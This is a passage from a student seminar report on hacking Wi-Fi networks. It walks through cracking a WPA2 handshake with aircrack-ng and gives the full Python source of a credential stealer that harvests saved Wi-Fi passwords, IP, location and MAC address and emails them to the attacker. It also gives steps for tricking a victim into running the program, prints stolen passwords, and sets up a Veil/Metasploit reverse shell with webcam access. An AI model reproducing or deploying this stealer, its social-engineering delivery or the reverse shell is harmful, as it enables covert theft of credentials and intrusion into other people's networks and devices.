
-w Seminar_List = Output to be written to file named Seminar_List

This creates a file of approximately 12 MB which we will use for cracking the password .

Step 7 : Crack the wifi password :

aircrack-ng Seminar-01.cap -w Seminar_List

Fig 6



```
    [00:02:01] 567872/999995 keys tested (4861.97 k/s)

    Time left: 1 minute, 28 seconds                           56.79%

                         KEY FOUND! [ Jafars729820 ]


    Master Key     : 7B D2 9B 0D EB F2 3B 88 A3 9A 79 FA 13 75 EA 0D
                     0C 0D 25 44 1A F4 CB B1 DE 32 A7 BD D5 90 73 C4

    Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

    EAPOL HMAC     : 62 A9 A9 5D 7D 1F 18 48 4F 74 0F 33 2C E2 26 B1
root@kali:~# sc
```

Time required for cracking the password depends on the speed of your CPU .

Here we could hash and check roughly 4800 keys per second because aircrack-ng is being used which utilizes the CPU only .

Incase of a much larger wordlist , we can use hashcat which utilizes the GPU .

From our experiments , on a Lenovo Ideapad 310 with a Nvidia GeForce 920M we were able

to crush roughly 60,000 keys per second .

Advantages of this technique :

1) No victim involvement

2) No social engineering involved .

Disadvantages of this technique :

1) This invloves brute-forcing

2) Sucess in cracking password depends on quality of wordlist

3) If wordlist if of poor quality , it may take an extremely long time to crack the password .

Attack Vector 2 : **WifiPasswordStealer**

Author : This tool was designed and developed from scratch by us .

Use : Retrieves

a) Public IP address

b) ISP

c)Location

d)MAC Address

e) All SSID and WPA2 Passwords

by emailing them to email address specified by hacker

Requirements : python pre-installed on target computer and working internet connection .

{ ------------- CODE with EXPLANATION ----------------- }

The code is available at : https://github.com/GibJaf/Wifi_Password_Stealer

===================== mail_password.py =====================

# Made from scratch by Gibraan Jafar


```
# ===== DISCLAIMER ========
# Only for educational purposes .
# Use it only at your own risk .
# The author is not responsible for your actions

import os
import re
import subprocess
import smtplib
import imghdr
from email.message import EmailMessage
import uuid
import sys
import json
import urllib.request


MAC = ''
OS = ''
COMMAND_WINDOWS = "netsh wlan show profile"
COMMAND_LINUX = "sudo grep -r '^psk=' /etc/NetworkManager/system-connections/"
RE_LINUX = '/etc/NetworkManager/system-connections/(.*)'
```

```
URL = 'http://ipinfo.io/json'


def main():
    identify()
    get_ip()
    get_passwords()
    send_mail()


def identify():
    global MAC, OS
    MAC = str((hex(uuid.getnode())))
    OS = sys.platform


def get_ip():
    file = open(MAC, 'w')
    response = urllib.request.urlopen(URL).read()
    data = json.loads(response.decode('utf-8'))
    file.write("IP = " + data['ip'] + "\n")
    file.write("ISP = " + data['org'] + "\n")
    file.write("City = " + data['city'] + "\n")
    file.write("State = " + data['region'] + "\n")
    file.write("Country = " + data['country'] + "\n")
    file.write("\n --------------------- \n" + "\n")
    file.write(“ MAC Address = “ + MAC + “\n”)


def get_passwords():
    file = open(MAC, 'a')

    if OS == 'win32':
        output = subprocess.check_output(COMMAND_WINDOWS).decode('ascii').split('\
n')
        SSID = list()
    # Get SSIDs
        for name in output:
            try:
                Name = name.split(':')[1].strip()  # strip() removes a leading
whitespace and following '\r' character
                SSID.append(Name)
            except:
                pass

        # Get PSK of each SSID
        # SSID[0]=<blank> which when given to below check_output() causes error .
        # So the try except handles it
        for ssid in SSID:
            try:
                Password = subprocess.check_output(COMMAND_WINDOWS + ' name="' +
ssid + '" key=clear').decode('ascii')
                PSK = re.findall('Key Content(.*)\n', Password)
[0].strip().split(':')[1].strip()
                file.write(ssid + ',' + PSK + '\n')
                # print(ssid,'  ',PSK)
            except:
                pass

    elif OS == "linux" or OS == "linux2" or OS == "linux3":
        output = subprocess.check_output(COMMAND_LINUX, shell=True).decode('utf-
8').split('\n')
        for pair in output:
            try:
                pair = re.findall(RE_LINUX, pair)[0].split(':')
                ssid = pair[0]
                psk = pair[1].split('=')[1]
                file.write(ssid + ',' + psk + '\n')
            except:
                pass

    else:
        print("No support for this OS as yet !!")

    file.close()


def send_mail():
    EMAIL_ADDRESS = "" # insert email address from which email must be sent
    EMAIL_PASSWORD = "" # insert app password which given by gmail

    contacts = [ ] # Add email addresses in this list
                   # example : [ "abc@xyz.com" , "def@ghi.com" ]

    msg = EmailMessage()
    msg['Subject'] = "Steal Wifi Passwords"
    msg['From'] = EMAIL_ADDRESS
    msg['To'] = contacts

    file_size = get_file_size(MAC)
    #print("Size of MAC = ", file_size)

    with open(MAC, 'r') as f:
        stuff = f.read(file_size)
        msg.set_content(stuff)

    with smtplib.SMTP_SSL('smtp.gmail.com', 465) as smtp:
        smtp.login(EMAIL_ADDRESS, EMAIL_PASSWORD)
        smtp.send_message(msg)


def get_file_size(file_name):
    path = os.path.dirname(os.path.realpath(file_name))
    return os.path.getsize(path + "/" + file_name)


if __name__ == "__main__":
    main()
```

Step 1 :

Get the malicious program across to the victim by either email it , hosting it on a web server or by a USB .

Here we have demonstrated the email delivery mechanism



Check out this new project

Division B VIIT <fedivb.viit@gmail.com>


to me

I've been working on this new project lately .
Could you please try it out and let me know what you think?
Thanks a lot :D

mail_password.py

<u>Fig 7</u>

Step 2 : Social engineer the victim into executing it .




```
el1t3@314d3:~/Downloads/Document$
 ls
mail_password.py
el1t3@314d3:~/Downloads/Document$
 python mail_password.py
el1t3@314d3:~/Downloads/Document$
 ls
mail_password.py
el1t3@314d3:~/Downloads/Document$
```

Fig 8

The program quietly executes , without the victim coming to know anything .

Step 3 : In the background , the attacker gets an email , with everything required to locate and penetrate the network .



Steal Wifi Passwords Inbox ×

fedivb.viit@gmail.com
to me

```
IP = 58.84.15.135
ISP = AS134006 Sheng Li Telecom India Private Limited
City = Pune
State = Maharashtra
Country = IN
MAC = 0x5800e3d6dc0f

 ----------------------

TP-Lnk_148,Tech2Life@90#*
vivo,10101010
303,gushpi_303
DESKTOP-DIMJ4F2 0397,ghebhikari
XYZ,abhishek
TP-Lnk,Viit@12345
oppo,oppo*123
DESKTOP-MM,mm123456
nEWT1,123456789
Alchemy,SecureWIFI@0808
Gandharva'19,gandharva@19
Ganraaj,Tech2Life@90#
Hotel 6,EMBASSYSUITES@7711
wifi2,password
Hotspot,i0OOlA9T
Comp Ground Floor,123457888
Redmi,ghebhikari
ashish,ashu1234
Redmi abc,neil1234
SBS,123456789
Ganraj,Tech2Life@90#
@ME_COMP@,abcd12345
Deodhar_Hathway,deodhar25718
Xperia X_a848,tonystark5
TP-Link_098D,Hotspot@12345
Mi phone,Password
network,123412345
```

Fig 9

Advantages :

1)Very easy to use


2)Hundred percent success at penetrating network.

GAIN ACCESS TO DEVICE

Once we are part of the network , we can scan the network , using tools like nmap scan , enumerate devices on the network , determine services running on the ports , plant backdoors , reverse shells , use malicious payloads etc .

One such example we demonstrate here :

We are creating a payload using Veil , available at : https://github.com/Veil-Framework/Veil



```
root@kali:/opt/Veil# ./Veil.py
===============================================================================
                             Veil | [Version]: 3.1.11
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool

Veil>: 
```

Fig 10

Step 1 : Use the reverse_https payload from Evasion menu

Step 2 : Set LHOST to the ip address of attacker macchine

Step 3 : Set LPORT to any port you like

Step 4 : You can change any other properties as well to increase chances of avoiding anti-virus detection .

Step 5 : Once the payload is generated , send the payload to victim machine .


Step 6 : Open Metasploit .

Step 7 : Use exploit/multi/handler

Step 8 : Again set LHOST and LPORT to that from Veil

Step 9 : Hit Exploit

Now you can expect to get a reverse shell from victim machine :



```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.43.38:8080
[*] https://192.168.43.38:8080 handling request from 192.168.43.173; (UUID: 0qv7dici) Staging x86 pay
load (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.43.38:8080 -> 192.168.43.173:55792) at 2019-04-08 23:31:11
-0400
```

Fig 11

You can use this to execute any command on victim machine , such as

1) shutdown computer

2) get a windows shell


3) use web cam

4) Upload and download any file

5) get network stats

..... the abilities are practically endless

For example , here we have extracted system information :



```
eterpreter > sysinfo
omputer        : LAPTOP-3S27UT53
S              : Windows 10 (Build 17134).
rchitecture    : x64
ystem Language : en_US
omain          : WORKGROUP
ogged On Users : 2
eterpreter     : x86/windows
```

Fig 12

We can also use webcam of the victim :




Fig 13

Advantages :

1) Very easy to use

2) Very easy to conceal

3) Extremely powerful

CONCLUSION

Through this seminar we have learnt the process of vulnerabilities identification , types of vulnerabilities and how to exploit them during penetration testing . In the course of professional software development , it is almost impossible to not leave behind any vulnerabilites , which may may not be fatal . Sometimes when these vulnerabilities are exposed , multiple exploits are written for them which are then sold for very high financial gains on the black market .

To avoid this , companies should have a bug bounty awards on platforms such as HackerOne which motivate hackers to find vulnerabilities and report them to the companies in exchange for handsome rewards . This greatly helps keep the cyber infrastructure safe .

REFERENCES

1) https://zsecurity.org/product/realtek-rtl8812au-2-4-5-ghz-usb-wireless-adapter/

2) https://papers.mathyvanhoef.com/ccs2017.pdf

3) https://www.commonplaces.com/blog/6-common-website-security-vulnerabilities/

4) https://github.com/NationalSecurityAgency/ghidra

5) https://github.com/GibJaf/Wifi_Password_Stealer

6) https://searchnetworking.techtarget.com/tip/How-hackers-use-idle-scans-in-port-scan-attacks

7) https://www.aircrack-ng.org/doku.php

8) https://www.darknet.org.uk/2013/11/hashcat-multi-threaded-password-hash-cracking-tool/